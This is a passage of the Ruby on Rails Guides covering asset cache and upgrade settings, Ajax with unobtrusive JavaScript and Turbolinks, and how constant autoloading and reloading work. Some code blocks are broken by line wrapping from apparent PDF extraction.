Apache and NGINX support this option, which can be enabled in `config/environments/production.rb`:

```
# config.action_dispatch.x_sendfile_header = "X-Sendfile" # for Apache
# config.action_dispatch.x_sendfile_header = 'X-Accel-Redirect' # for
NGINX
```

If you are upgrading an existing application and intend to use this option, take care to paste this configuration option only into `production.rb` and any other environments you define with production behavior (not `application.rb`).

For further details have a look at the docs of your production web server: - Apache - NGINX

6 Assets Cache Store

The default Rails cache store will be used by Sprockets to cache assets in development and production. This can be changed by setting `config.assets.cache_store`:

```
config.assets.cache_store = :memory_store
```

The options accepted by the assets cache store are the same as the application's cache store.

```
config.assets.cache_store = :memory_store, { size: 32.megabytes }
```

To disable the assets cache store:

```
config.assets.configure do |env|
  env.cache = ActiveSupport::Cache.lookup_store(:null_store)
end
```

7 Adding Assets to Your Gems

Assets can also come from external sources in the form of gems.

A good example of this is the `jquery-rails` gem which comes with Rails as the standard JavaScript library gem. This gem contains an engine class which inherits from `Rails::Engine`. By doing this, Rails is informed that the directory for this gem may contain assets and the `app/assets`, `lib/assets`and `vendor/assets` directories of this engine are added to the search path of Sprockets.

8 Making Your Library or Gem a Pre-Processor

As Sprockets uses Tilt as a generic interface to different templating engines, your gem should just implement the Tilt template protocol. Normally, you would subclass `Tilt::Template` and reimplement the `prepare` method, which initializes your template, and the `evaluate` method, which returns the processed source. The original source is stored in `data`. Have a look at `Tilt::Template`sources to learn more.

```
module BangBang
  class Template < ::Tilt::Template
    def prepare
      # Do any initialization here
    end

    # Adds a "!" to original template.
    def evaluate(scope, locals, &block)
      "#{data}!"
    end
  end
end
```

Now that you have a `Template` class, it's time to associate it with an extension for template files:

```
Sprockets.register_engine '.bang', BangBang::Template
```

9 Upgrading from Old Versions of Rails

There are a few issues when upgrading from Rails 3.0 or Rails 2.x. The first is moving the files from `public/` to the new locations. See Asset Organization above for guidance on the correct locations for different file types.

Next will be avoiding duplicate JavaScript files. Since jQuery is the default JavaScript library from Rails 3.1 onwards, you don't need to copy `jquery.js` into `app/assets` and it will be included automatically.

The third is updating the various environment files with the correct default options.

In `application.rb`:

```
# Version of your assets, change this if you want to expire all your
assets
config.assets.version = '1.0'

# Change the path that assets are served from config.assets.prefix =
"/assets"
```

In `development.rb`:

```
# Expands the lines which load the assets
config.assets.debug = true
```

And in `production.rb`:

```
# Choose the compressors to use (if any)
config.assets.js_compressor  =
# :uglifier config.assets.css_compressor = :yui

# Don't fallback to assets pipeline if a precompiled asset is missed
config.assets.compile = false

# Generate digests for assets URLs. This is planned for deprecation.
config.assets.digest = true
```

```
# Precompile additional assets (application.js, application.css, and
all
# non-JS/CSS are already added) config.assets.precompile += %w(
search.js )
```

Rails 4 no longer sets default config values for Sprockets in `test.rb`, so `test.rb` now requires Sprockets configuration. The old defaults in the test environment are: `config.assets.compile = true`, `config.assets.compress = false`, `config.assets.debug = false` and `config.assets.digest = false`.

The following should also be added to `Gemfile`:

```
gem 'sass-rails',   "~> 3.2.3"
gem 'coffee-rails', "~> 3.2.1"
gem 'uglifier'
```

Working with JavaScript in Rails

This guide covers the built-in Ajax/JavaScript functionality of Rails (and more); it will enable you to create rich and dynamic Ajax applications with ease!

1 An Introduction to Ajax

In order to understand Ajax, you must first understand what a web browser does normally.

When you type `http://localhost:3000` into your browser's address bar and hit 'Go,' the browser (your 'client') makes a request to the server. It parses the response, then fetches all associated assets, like JavaScript files, stylesheets and images. It then assembles the page. If you click a link, it does the same process: fetch the page, fetch the assets, put it all together, show you the results. This is called the 'request response cycle.'
JavaScript can also make requests to the server, and parse the response. It also has the ability to update information on the page. Combining these two powers, a JavaScript writer can make a web page that can update just parts of itself, without needing to get the full page data from the server. This is a powerful technique that we call Ajax.

Rails ships with CoffeeScript by default, and so the rest of the examples in this guide will be in CoffeeScript. All of these lessons, of course, apply to vanilla JavaScript as well.

As an example, here's some CoffeeScript code that makes an Ajax request using the jQuery library:

```
$.ajax(url: "/test").done (html) ->
  $("#results").append html
```

This code fetches data from "/test", and then appends the result to the `div` with an id of `results`.
Rails provides quite a bit of built-in support for building web pages with this technique. You rarely have to write this code yourself. The rest of this guide will show you how Rails can help you write websites in this way, but it's all built on top of this fairly simple technique.

2 Unobtrusive JavaScript

Rails uses a technique called "Unobtrusive JavaScript" to handle attaching JavaScript to the DOM. This is generally considered to be a best-practice within the frontend community, but you may occasionally read tutorials that demonstrate other ways.

Here's the simplest way to write JavaScript. You may see it referred to as 'inline JavaScript':

```
<a href="#" onclick="this.style.backgroundColor='#990000'">Paint it
red</a>
```

When clicked, the link background will become red. Here's the problem: what happens when we have lots of JavaScript we want to execute on a click?

```
<a href="#"
onclick="this.style.backgroundColor='#009900';this.style.color='#FFFFFF';">Paint it
green</a>
```

Awkward, right? We could pull the function definition out of the click handler, and turn it into CoffeeScript:

```
paintIt = (element, backgroundColor, textColor) ->
  element.style.backgroundColor = backgroundColor
  if textColor?
    element.style.color = textColor
```

And then on our page:

```
<a href="#" onclick="paintIt(this, '#990000')">Paint it red</a>
```

That's a little bit better, but what about multiple links that have the same effect?

```
<a href="#" onclick="paintIt(this, '#990000')">Paint it red</a>
<a href="#" onclick="paintIt(this, '#009900', '#FFFFFF')">Paint it
green</a>
<a href="#" onclick="paintIt(this, '#000099', '#FFFFFF')">Paint it
blue</a>
```

Not very DRY, eh? We can fix this by using events instead. We'll add a `data-*` attribute to our link, and then bind a handler to the click event of every link that has that attribute:

```
paintIt = (element, backgroundColor, textColor) ->
  element.style.backgroundColor = backgroundColor
  if textColor?
    element.style.color = textColor

$ ->
  $("a[data-background-color]").click (e) ->
    e.preventDefault()

    backgroundColor = $(this).data("background-color")
    textColor = $(this).data("text-color")
    paintIt(this, backgroundColor, textColor)
<a href="#" data-background-color="#990000">Paint it red</a>
<a href="#" data-background-color="#009900" data-text-
color="#FFFFFF">Paint it green</a>
<a href="#" data-background-color="#000099" data-text-
color="#FFFFFF">Paint it blue</a>
```

We call this 'unobtrusive' JavaScript because we're no longer mixing our JavaScript into our HTML. We've properly separated our concerns, making future change easy. We can easily add behavior to any link by adding the data attribute. We can run all of our JavaScript through a minimizer and concatenator. We can serve our entire JavaScript bundle on every page, which means that it'll get downloaded on the first page load and then be cached on every page after that. Lots of little benefits really add up.

The Rails team strongly encourages you to write your CoffeeScript (and JavaScript) in this style, and you can expect that many libraries will also follow this pattern.

3 Built-in Helpers

Rails provides a bunch of view helper methods written in Ruby to assist you in generating HTML. Sometimes, you want to add a little Ajax to those elements, and Rails has got your back in those cases.

Because of Unobtrusive JavaScript, the Rails "Ajax helpers" are actually in two parts: the JavaScript half and the Ruby half.

rails.js provides the JavaScript half, and the regular Ruby view helpers add appropriate tags to your DOM. The CoffeeScript in rails.js then listens for these attributes, and attaches appropriate handlers.

3.1 form_for

form_for is a helper that assists with writing forms. `form_for` takes a `:remote` option. It works like this:

```
<%= form_for(@article, remote: true) do |f| %>
  ...
<% end %>
```

This will generate the following HTML:

```
<form accept-charset="UTF-8" action="/articles" class="new_article"
data-remote="true" id="new_article" method="post">
  ...
</form>
```

Note the `data-remote="true"`. Now, the form will be submitted by Ajax rather than by the browser's normal submit mechanism.

You probably don't want to just sit there with a filled out `<form>`, though. You probably want to do something upon a successful submission. To do that, bind to the `ajax:success` event. On failure, use `ajax:error`. Check it out:

```
$(document).ready ->
  $("#new_article").on("ajax:success", (e, data, status, xhr) ->
    $("#new_article").append xhr.responseText
  ).on "ajax:error", (e, xhr, status, error) ->
    $("#new_article").append "<p>ERROR</p>"
```

Obviously, you'll want to be a bit more sophisticated than that, but it's a start. You can see more about the events in the jquery-ujs wiki.

Another possibility is returning javascript directly from the server side on remote calls:

```
# articles_controller
def create
  respond_to do |format|
    if @article.save
      format.html { ... }
      format.js do
        render js: <<-endjs
          alert('Article saved successfully!');
          window.location = '#{article_path(@article)}';
        endjs
      end
    else
      format.html { ... }
      format.js do
        render js: "alert('There are empty fields in the form!');"
      end
    end
  end
end
```

If javascript is disabled in the user browser, `format.html { ... }` block should be executed as fallback.

3.2 form_tag

form_tag is very similar to `form_for`. It has a `:remote` option that you can use like this:

```
<%= form_tag('/articles', remote: true) do %>
  ...
<% end %>
```

This will generate the following HTML:

```
<form accept-charset="UTF-8" action="/articles" data-remote="true"
method="post">
  ...
</form>
```

Everything else is the same as `form_for`. See its documentation for full details.

3.3 link_to

`link_to` is a helper that assists with generating links. It has a `:remote` option you can use like this:

```
<%= link_to "an article", @article, remote: true %>
```

which generates

```
<a href="/articles/1" data-remote="true">an article</a>
```

You can bind to the same Ajax events as `form_for`. Here's an example. Let's assume that we have a list of articles that can be deleted with just one click. We would generate some HTML like this:

```
<%= link_to "Delete article", @article, remote: true, method: :delete
%>
```

and write some CoffeeScript like this:

```
$ ->
  $("a[data-remote]").on "ajax:success", (e, data, status, xhr) ->
    alert "The article was deleted."
```

3.4 button_to

`button_to` is a helper that helps you create buttons. It has a `:remote` option that you can call like this:

```
<%= button_to "An article", @article, remote: true %>
```

this generates

```
<form action="/articles/1" class="button_to" data-remote="true"
method="post">
  <div><input type="submit" value="An article"></div>
</form>
```

Since it's just a `<form>`, all of the information on `form_for` also applies.

4 Server-Side Concerns

Ajax isn't just client-side, you also need to do some work on the server side to support it. Often, people like their Ajax requests to return JSON rather than HTML. Let's discuss what it takes to make that happen.

4.1 A Simple Example

Imagine you have a series of users that you would like to display and provide a form on that same page to create a new user. The index action of your controller looks like this:

```
class UsersController < ApplicationController
  def index
    @users = User.all
    @user = User.new
  end
  # ...
```

The index view (`app/views/users/index.html.erb`) contains:

```
<b>Users</b>

<ul id="users">
<%= render @users %>
```

```
</ul>

<br>

<%= form_for(@user, remote: true) do |f| %>
  <%= f.label :name %><br>
  <%= f.text_field :name %>
  <%= f.submit %>
<% end %>
```

The `app/views/users/_user.html.erb` partial contains the following:

```
<li><%= user.name %></li>
```

The top portion of the index page displays the users. The bottom portion provides a form to create a new user.

The bottom form will call the `create` action on the `UsersController`. Because the form's remote option is set to true, the request will be posted to the `UsersController` as an Ajax request, looking for JavaScript. In order to serve that request, the `create` action of your controller would look like this:

```
# app/controllers/users_controller.rb
# ......
def create
  @user = User.new(params[:user])

  respond_to do |format|
    if @user.save
      format.html { redirect_to @user, notice: 'User was successfully
created.' }
      format.js   {}
      format.json { render json: @user, status: :created, location:
@user }
    else
      format.html { render action: "new" }
      format.json { render json: @user.errors, status:
:unprocessable_entity }
    end
  end
end
```

Notice the format.js in the `respond_to` block; that allows the controller to respond to your Ajax request. You then have a corresponding `app/views/users/create.js.erb` view file that generates the actual JavaScript code that will be sent and executed on the client side.

```
$("<%= escape_javascript(render @user) %>").appendTo("#users");
```

5 Turbolinks

Rails 4 ships with the Turbolinks gem. This gem uses Ajax to speed up page rendering in most applications.

5.1 How Turbolinks Works

Turbolinks attaches a click handler to all `<a>` on the page. If your browser supports PushState, Turbolinks will make an Ajax request for the page, parse the response, and replace the entire `<body>`of the page with the `<body>` of the response. It will then use PushState to change the URL to the correct one, preserving refresh semantics and giving you pretty URLs.
The only thing you have to do to enable Turbolinks is have it in your Gemfile, and put `//= require turbolinks` in your CoffeeScript manifest, which is usually `app/assets/javascripts/application.js`.
If you want to disable Turbolinks for certain links, add a `data-no-turbolink` attribute to the tag:

```
<a href="..." data-no-turbolink>No turbolinks here</a>.
```

5.2 Page Change Events

When writing CoffeeScript, you'll often want to do some sort of processing upon page load. With jQuery, you'd write something like this:

```
$(document).ready ->
  alert "page has loaded!"
```

However, because Turbolinks overrides the normal page loading process, the event that this relies on will not be fired. If you have code that looks like this, you must change your code to do this instead:

```
$(document).on "page:change", ->
  alert "page has loaded!"
```

For more details, including other events you can bind to, check out the Turbolinks README.

6 Other Resources

Here are some helpful links to help you learn even more:

- jquery-ujs wiki
- jquery-ujs list of external articles
- Rails 3 Remote Links and Forms: A Definitive Guide
- Railscasts: Unobtrusive JavaScript
- Railscasts: Turbolinks

Autoloading and Reloading Constants

This guide documents how constant autoloading and reloading works.

1 Introduction

Ruby on Rails allows applications to be written as if their code was preloaded.

In a normal Ruby program classes need to load their dependencies:

```
require 'application_controller'

require 'post'

class PostsController < ApplicationController
  def index
    @posts = Post.all
  end
end
```

Our Rubyist instinct quickly sees some redundancy in there: If classes were defined in files matching their name, couldn't their loading be automated somehow? We could save scanning the file for dependencies, which is brittle.

Moreover, `Kernel#require` loads files once, but development is much more smooth if code gets refreshed when it changes without restarting the server. It would be nice to be able to use `Kernel#load` in development, and `Kernel#require` in production.
Indeed, those features are provided by Ruby on Rails, where we just write

```
class PostsController < ApplicationController
  def index
    @posts = Post.all
  end
end
```

This guide documents how that works.

2 Constants Refresher

While constants are trivial in most programming languages, they are a rich topic in Ruby.

It is beyond the scope of this guide to document Ruby constants, but we are nevertheless going to highlight a few key topics. Truly grasping the following sections is instrumental to understanding constant autoloading and reloading.

2.1 Nesting

Class and module definitions can be nested to create namespaces:

```
module XML
  class SAXParser
    # (1)
  end
```

```
end
```

The *nesting* at any given place is the collection of enclosing nested class and module objects outwards. The nesting at any given place can be inspected with `Module.nesting`. For example, in the previous example, the nesting at (1) is

```
[XML::SAXParser, XML]
```

It is important to understand that the nesting is composed of class and module *objects*, it has nothing to do with the constants used to access them, and is also unrelated to their names.
For instance, while this definition is similar to the previous one:

```
class XML::SAXParser
  # (2)
end
```

the nesting in (2) is different:

```
[XML::SAXParser]
```

`XML` does not belong to it.
We can see in this example that the name of a class or module that belongs to a certain nesting does not necessarily correlate with the namespaces at the spot.

Even more, they are totally independent, take for instance

```
module X
  module Y
  end
end

module A
  module B
  end
end

module X::Y
  module A::B
    # (3)
  end
end
```

The nesting in (3) consists of two module objects:

```
[A::B, X::Y]
```

So, it not only doesn't end in `A`, which does not even belong to the nesting, but it also contains `X::Y`, which is independent from `A::B`.
The nesting is an internal stack maintained by the interpreter, and it gets modified according to these rules:

- The class object following a `class` keyword gets pushed when its body is executed, and popped after it.
- The module object following a `module` keyword gets pushed when its body is executed, and popped after it.
- A singleton class opened with `class << object` gets pushed, and popped later.
- When `instance_eval` is called using a string argument, the singleton class of the receiver is pushed to the nesting of the eval'ed code. When `class_eval` or `module_eval` is called using a string argument, the receiver is pushed to the nesting of the eval'ed code.

- The nesting at the top-level of code interpreted by `Kernel#load` is empty unless the `load`call receives a true value as second argument, in which case a newly created anonymous module is pushed by Ruby.

It is interesting to observe that blocks do not modify the stack. In particular the blocks that may be passed to `Class.new` and `Module.new` do not get the class or module being defined pushed to their nesting. That's one of the differences between defining classes and modules in one way or another.

2.2 Class and Module Definitions are Constant Assignments

Let's suppose the following snippet creates a class (rather than reopening it):

```
class C
end
```

Ruby creates a constant `C` in `Object` and stores in that constant a class object. The name of the class instance is "C", a string, named after the constant.
That is,

```
class Project < ActiveRecord::Base
end
```

performs a constant assignment equivalent to

```
Project = Class.new(ActiveRecord::Base)
```

including setting the name of the class as a side-effect:

```
Project.name # => "Project"
```

Constant assignment has a special rule to make that happen: if the object being assigned is an anonymous class or module, Ruby sets the object's name to the name of the constant.

From then on, what happens to the constant and the instance does not matter. For example, the constant could be deleted, the class object could be assigned to a different constant, be stored in no constant anymore, etc. Once the name is set, it doesn't change.

Similarly, module creation using the `module` keyword as in

```
module Admin
end
```

performs a constant assignment equivalent to

```
Admin = Module.new
```

including setting the name as a side-effect:

```
Admin.name # => "Admin"
```

The execution context of a block passed to `Class.new` or `Module.new` is not entirely equivalent to the one of the body of the definitions using the `class` and `module` keywords. But both idioms result in the same constant assignment.

Thus, when one informally says "the `String` class", that really means: the class object stored in the constant called "String" in the class object stored in the `Object` constant. `String` is otherwise an ordinary Ruby constant and everything related to constants such as resolution algorithms applies to it.
Likewise, in the controller

```
class PostsController < ApplicationController
  def index
```

```
    @posts = Post.all
  end
end
```

`Post` is not syntax for a class. Rather, `Post` is a regular Ruby constant. If all is good, the constant is evaluated to an object that responds to `all`.
That is why we talk about *constant* autoloading, Rails has the ability to load constants on the fly.

2.3 Constants are Stored in Modules

Constants belong to modules in a very literal sense. Classes and modules have a constant table; think of it as a hash table.

Let's analyze an example to really understand what that means. While common abuses of language like "the `String` class" are convenient, the exposition is going to be precise here for didactic purposes.
Let's consider the following module definition:

```
module Colors
  RED = '0xff0000'
end
```

First, when the `module` keyword is processed, the interpreter creates a new entry in the constant table of the class object stored in the `Object` constant. Said entry associates the name "Colors" to a newly created module object. Furthermore, the interpreter sets the name of the new module object to be the string "Colors".
Later, when the body of the module definition is interpreted, a new entry is created in the constant table of the module object stored in the `Colors` constant. That entry maps the name "RED" to the string "0xff0000".
In particular, `Colors::RED` is totally unrelated to any other `RED` constant that may live in any other class or module object. If there were any, they would have separate entries in their respective constant tables.
Pay special attention in the previous paragraphs to the distinction between class and module objects, constant names, and value objects associated to them in constant tables.

2.4 Resolution Algorithms

2.4.1 Resolution Algorithm for Relative Constants

At any given place in the code, let's define *cref* to be the first element of the nesting if it is not empty, or `Object` otherwise.
Without getting too much into the details, the resolution algorithm for relative constant references goes like this:

1. If the nesting is not empty the constant is looked up in its elements and in order. The ancestors of those elements are ignored.

2. If not found, then the algorithm walks up the ancestor chain of the cref.

3. If not found and the cref is a module, the constant is looked up in `Object`.
4. If not found, `const_missing` is invoked on the cref. The default implementation of `const_missing` raises `NameError`, but it can be overridden.

Rails autoloading **does not emulate this algorithm**, but its starting point is the name of the constant to be autoloaded, and the cref. See more in Relative References.

2.4.2 Resolution Algorithm for Qualified Constants

Qualified constants look like this:

```
Billing::Invoice
```

`Billing::Invoice` is composed of two constants: `Billing` is relative and is resolved using the algorithm of the previous section.
Leading colons would make the first segment absolute rather than relative: `::Billing::Invoice`. That would force `Billing` to be looked up only as a top-level constant.

`Invoice` on the other hand is qualified by `Billing` and we are going to see its resolution next. Let's define *parent* to be that qualifying class or module object, that is, `Billing` in the example above. The algorithm for qualified constants goes like this:

1. The constant is looked up in the parent and its ancestors.

2. If the lookup fails, `const_missing` is invoked in the parent. The default implementation of `const_missing` raises `NameError`, but it can be overridden.

As you see, this algorithm is simpler than the one for relative constants. In particular, the nesting plays no role here, and modules are not special-cased, if neither they nor their ancestors have the constants, `Object` is **not** checked.
Rails autoloading **does not emulate this algorithm**, but its starting point is the name of the constant to be autoloaded, and the parent. See more in Qualified References.

3 Vocabulary

3.1 Parent Namespaces

Given a string with a constant path we define its *parent namespace* to be the string that results from removing its rightmost segment.
For example, the parent namespace of the string "A::B::C" is the string "A::B", the parent namespace of "A::B" is "A", and the parent namespace of "A" is "".

The interpretation of a parent namespace when thinking about classes and modules is tricky though. Let's consider a module M named "A::B":

- The parent namespace, "A", may not reflect nesting at a given spot.

- The constant `A` may no longer exist, some code could have removed it from `Object`.
- If `A` exists, the class or module that was originally in `A` may not be there anymore. For example, if after a constant removal there was another constant assignment there would generally be a different object in there.
- In such case, it could even happen that the reassigned `A` held a new class or module called also "A"!
- In the previous scenarios M would no longer be reachable through `A::B` but the module object itself could still be alive somewhere and its name would still be "A::B".

The idea of a parent namespace is at the core of the autoloading algorithms and helps explain and understand their motivation intuitively, but as you see that metaphor leaks easily. Given an edge case to reason about, take always into account that by "parent namespace" the guide means exactly that specific string derivation.

3.2 Loading Mechanism

Rails autoloads files with `Kernel#load` when `config.cache_classes` is false, the default in development mode, and with `Kernel#require` otherwise, the default in production mode.
`Kernel#load` allows Rails to execute files more than once if constant reloading is enabled.
This guide uses the word "load" freely to mean a given file is interpreted, but the actual mechanism can be `Kernel#load` or `Kernel#require` depending on that flag.

4 Autoloading Availability

Rails is always able to autoload provided its environment is in place. For example the `runner`command autoloads:

```
$ bin/rails runner 'p User.column_names'
["id", "email", "created_at", "updated_at"]
```

The console autoloads, the test suite autoloads, and of course the application autoloads.

By default, Rails eager loads the application files when it boots in production mode, so most of the autoloading going on in development does not happen. But autoloading may still be triggered during eager loading.

For example, given

```
class BeachHouse < House
end
```

if `House` is still unknown when `app/models/beach_house.rb` is being eager loaded, Rails autoloads it.

5 autoload_paths

As you probably know, when `require` gets a relative file name:

```
require 'erb'
```

Ruby looks for the file in the directories listed in `$LOAD_PATH`. That is, Ruby iterates over all its directories and for each one of them checks whether they have a file called "erb.rb", or "erb.so", or "erb.o", or "erb.dll". If it finds any of them, the interpreter loads it and ends the search. Otherwise, it tries again in the next directory of the list. If the list gets exhausted, `LoadError` is raised.
We are going to cover how constant autoloading works in more detail later, but the idea is that when a constant like `Post` is hit and missing, if there's a `post.rb` file for example in `app/models` Rails is going to find it, evaluate it, and have `Post` defined as a side-effect.
Alright, Rails has a collection of directories similar to `$LOAD_PATH` in which to look up `post.rb`. That collection is called `autoload_paths` and by default it contains:

- All subdirectories of `app` in the application and engines. For example, `app/controllers`. They do not need to be the default ones, any custom directories like `app/workers` belong automatically to `autoload_paths`.
- Any existing second level directories called `app/*/concerns` in the application and engines.
- The directory `test/mailers/previews`.

Also, this collection is configurable via `config.autoload_paths`. For example, `lib` was in the list years ago, but no longer is. An application can opt-in by adding this to `config/application.rb`:

```
config.autoload_paths << "#{Rails.root}/lib"
```

`config.autoload_paths` is accessible from environment-specific configuration files, but any changes made to it outside `config/application.rb` don't have an effect.
The value of `autoload_paths` can be inspected. In a just generated application it is (edited):

```
$ bin/rails r 'puts ActiveSupport::Dependencies.autoload_paths'
.../app/assets
```

```
.../app/controllers
.../app/helpers
.../app/mailers
.../app/models
.../app/controllers/concerns
.../app/models/concerns
.../test/mailers/previews
```
`autoload_paths` is computed and cached during the initialization process. The application needs to be restarted to reflect any changes in the directory structure.

6 Autoloading Algorithms

6.1 Relative References

A relative constant reference may appear in several places, for example, in

```
class PostsController < ApplicationController
  def index
    @posts = Post.all
  end
end
```
all three constant references are relative.

6.1.1 Constants after the `class` and `module` Keywords

Ruby performs a lookup for the constant that follows a `class` or `module` keyword because it needs to know if the class or module is going to be created or reopened.

If the constant is not defined at that point it is not considered to be a missing constant, autoloading is**not** triggered.

So, in the previous example, if `PostsController` is not defined when the file is interpreted Rails autoloading is not going to be triggered, Ruby will just define the controller.

6.1.2 Top-Level Constants

On the contrary, if `ApplicationController` is unknown, the constant is considered missing and an autoload is going to be attempted by Rails.

In order to load `ApplicationController`, Rails iterates over `autoload_paths`. First checks if `app/assets/application_controller.rb` exists. If it does not, which is normally the case, it continues and finds `app/controllers/application_controller.rb`.

If the file defines the constant `ApplicationController` all is fine, otherwise `LoadError` is raised:
```
unable to autoload constant ApplicationController, expected
<full path to application_controller.rb> to define it (LoadError)
```
Rails does not require the value of autoloaded constants to be a class or module object. For example, if the file `app/models/max_clients.rb` defines `MAX_CLIENTS = 100`autoloading `MAX_CLIENTS` works just fine.

6.1.3 Namespaces

Autoloading `ApplicationController` looks directly under the directories of `autoload_paths`because the nesting in that spot is empty. The situation of `Post` is different, the nesting in that line is `[PostsController]` and support for namespaces comes into play.

The basic idea is that given

```
module Admin
  class BaseController < ApplicationController
```

```
    @@all_roles = Role.all
  end
end
```

to autoload `Role` we are going to check if it is defined in the current or parent namespaces, one at a time. So, conceptually we want to try to autoload any of

```
Admin::BaseController::Role
Admin::Role
Role
```

in that order. That's the idea. To do so, Rails looks in `autoload_paths` respectively for file names like these:

```
admin/base_controller/role.rb
admin/role.rb
role.rb
```

modulus some additional directory lookups we are going to cover soon.

`'Constant::Name'.underscore` gives the relative path without extension of the file name where `Constant::Name` is expected to be defined.

Let's see how Rails autoloads the `Post` constant in the `PostsController` above assuming the application has a `Post` model defined in `app/models/post.rb`.

First it checks for `posts_controller/post.rb` in `autoload_paths`:

```
app/assets/posts_controller/post.rb
app/controllers/posts_controller/post.rb
app/helpers/posts_controller/post.rb
...
test/mailers/previews/posts_controller/post.rb
```

Since the lookup is exhausted without success, a similar search for a directory is performed, we are going to see why in the next section:

```
app/assets/posts_controller/post
app/controllers/posts_controller/post
app/helpers/posts_controller/post
...
test/mailers/previews/posts_controller/post
```

If all those attempts fail, then Rails starts the lookup again in the parent namespace. In this case only the top-level remains:

```
app/assets/post.rb
app/controllers/post.rb
app/helpers/post.rb
app/mailers/post.rb
app/models/post.rb
```

A matching file is found in `app/models/post.rb`. The lookup stops there and the file is loaded. If the file actually defines `Post` all is fine, otherwise `LoadError` is raised.

6.2 Qualified References

When a qualified constant is missing Rails does not look for it in the parent namespaces. But there is a caveat: When a constant is missing, Rails is unable to tell if the trigger was a relative reference or a qualified one.

For example, consider

```
module Admin
  User
end
```

and

```
Admin::User
```

If `User` is missing, in either case all Rails knows is that a constant called "User" was missing in a module called "Admin".

If there is a top-level `User` Ruby would resolve it in the former example, but wouldn't in the latter. In general, Rails does not emulate the Ruby constant resolution algorithms, but in this case it tries using the following heuristic:

If none of the parent namespaces of the class or module has the missing constant then Rails assumes the reference is relative. Otherwise qualified.

For example, if this code triggers autoloading

```
Admin::User
```

and the `User` constant is already present in `Object`, it is not possible that the situation is

```
module Admin
  User
end
```

because otherwise Ruby would have resolved `User` and no autoloading would have been triggered in the first place. Thus, Rails assumes a qualified reference and considers the file `admin/user.rb` and directory `admin/user` to be the only valid options.

In practice, this works quite well as long as the nesting matches all parent namespaces respectively and the constants that make the rule apply are known at that time.

However, autoloading happens on demand. If by chance the top-level `User` was not yet loaded, then Rails assumes a relative reference by contract.

Naming conflicts of this kind are rare in practice, but if one occurs, `require_dependency` provides a solution by ensuring that the constant needed to trigger the heuristic is defined in the conflicting place.

6.3 Automatic Modules

When a module acts as a namespace, Rails does not require the application to defines a file for it, a directory matching the namespace is enough.

Suppose an application has a back office whose controllers are stored in `app/controllers/admin`. If the `Admin` module is not yet loaded when `Admin::UsersController` is hit, Rails needs first to autoload the constant `Admin`.

If `autoload_paths` has a file called `admin.rb` Rails is going to load that one, but if there's no such file and a directory called `admin` is found, Rails creates an empty module and assigns it to the `Admin`constant on the fly.

6.4 Generic Procedure

Relative references are reported to be missing in the cref where they were hit, and qualified references are reported to be missing in their parent (see Resolution Algorithm for Relative Constantsat the beginning of this guide for the definition of *cref*, and Resolution Algorithm for Qualified Constants for the definition of *parent*).

The procedure to autoload constant `C` in an arbitrary situation is as follows:

```
if the class or module in which C is missing is Object
  let ns = ''
else
  let M = the class or module in which C is missing

  if M is anonymous
```

```
    let ns = ''
  else
    let ns = M.name
  end
end

loop do
  # Look for a regular file.
  for dir in autoload_paths
    if the file "#{dir}/#{ns.underscore}/c.rb" exists
      load/require "#{dir}/#{ns.underscore}/c.rb"

      if C is now defined
        return
      else
        raise LoadError
      end
    end
  end

  # Look for an automatic module.
  for dir in autoload_paths
    if the directory "#{dir}/#{ns.underscore}/c" exists
      if ns is an empty string
        let C = Module.new in Object and return
      else
        let C = Module.new in ns.constantize and return
      end
    end
  end

  if ns is empty
    # We reached the top-level without finding the constant.
    raise NameError
  else
    if C exists in any of the parent namespaces
      # Qualified constants heuristic.
      raise NameError
    else
      # Try again in the parent namespace.
      let ns = the parent namespace of ns and retry
    end
  end
end
```

7 require_dependency

Constant autoloading is triggered on demand and therefore code that uses a certain constant may have it already defined or may trigger an autoload. That depends on the execution path and it may vary between runs.

There are times, however, in which you want to make sure a certain constant is known when the execution reaches some code. `require_dependency` provides a way to load a file using the currentloading mechanism, and keeping track of constants defined in that file as if they were autoloaded to have them reloaded as needed.
`require_dependency` is rarely needed, but see a couple of use-cases in Autoloading and STI andWhen Constants aren't Triggered.
Unlike autoloading, `require_dependency` does not expect the file to define any particular constant. Exploiting this behavior would be a bad practice though, file and constant paths should match.

8 Constant Reloading

When `config.cache_classes` is false Rails is able to reload autoloaded constants.
For example, in you're in a console session and edit some file behind the scenes, the code can be reloaded with the `reload!` command:

```
> reload!
```

When the application runs, code is reloaded when something relevant to this logic changes. In order to do that, Rails monitors a number of things:

- `config/routes.rb`.
- Locales.

- Ruby files under `autoload_paths`.
- `db/schema.rb` and `db/structure.sql`.

If anything in there changes, there is a middleware that detects it and reloads the code.

Autoloading keeps track of autoloaded constants. Reloading is implemented by removing them all from their respective classes and modules using `Module#remove_const`. That way, when the code goes on, those constants are going to be unknown again, and files reloaded on demand.
This is an all-or-nothing operation, Rails does not attempt to reload only what changed since dependencies between classes makes that really tricky. Instead, everything is wiped.

9 Module#autoload isn't Involved

`Module#autoload` provides a lazy way to load constants that is fully integrated with the Ruby constant lookup algorithms, dynamic constant API, etc. It is quite transparent.
Rails internals make extensive use of it to defer as much work as possible from the boot process. But constant autoloading in Rails is **not** implemented with `Module#autoload`.
One possible implementation based on `Module#autoload` would be to walk the application tree and issue `autoload` calls that map existing file names to their conventional constant name.
There are a number of reasons that prevent Rails from using that implementation.

For example, `Module#autoload` is only capable of loading files using `require`, so reloading would not be possible. Not only that, it uses an internal `require` which is not `Kernel#require`.
Then, it provides no way to remove declarations in case a file is deleted. If a constant gets removed with `Module#remove_const` its `autoload` is not triggered again. Also, it doesn't support qualified names, so files with namespaces should be interpreted during the walk tree to install their own `autoload` calls, but those files could have constant references not yet configured.
An implementation based on `Module#autoload` would be awesome but, as you see, at least as of today it is not possible. Constant autoloading in Rails is implemented with `Module#const_missing`, and that's why it has its own contract, documented in this guide.

10 Common Gotchas

10.1 Nesting and Qualified Constants

Let's consider

```
module Admin
```

```
  class UsersController < ApplicationController
    def index
      @users = User.all
    end
  end
end
```

and

```
class Admin::UsersController < ApplicationController
  def index
    @users = User.all
  end
end
```

To resolve `User` Ruby checks `Admin` in the former case, but it does not in the latter because it does not belong to the nesting (see Nesting and Resolution Algorithms).

Unfortunately Rails autoloading does not know the nesting in the spot where the constant was missing and so it is not able to act as Ruby would. In particular, `Admin::User` will get autoloaded in either case.

Albeit qualified constants with `class` and `module` keywords may technically work with autoloading in some cases, it is preferable to use relative constants instead:

```
module Admin
  class UsersController < ApplicationController
    def index
      @users = User.all
    end
  end
end
```

10.2 Autoloading and STI

Single Table Inheritance (STI) is a feature of Active Record that enables storing a hierarchy of models in one single table. The API of such models is aware of the hierarchy and encapsulates some common needs. For example, given these classes:

```
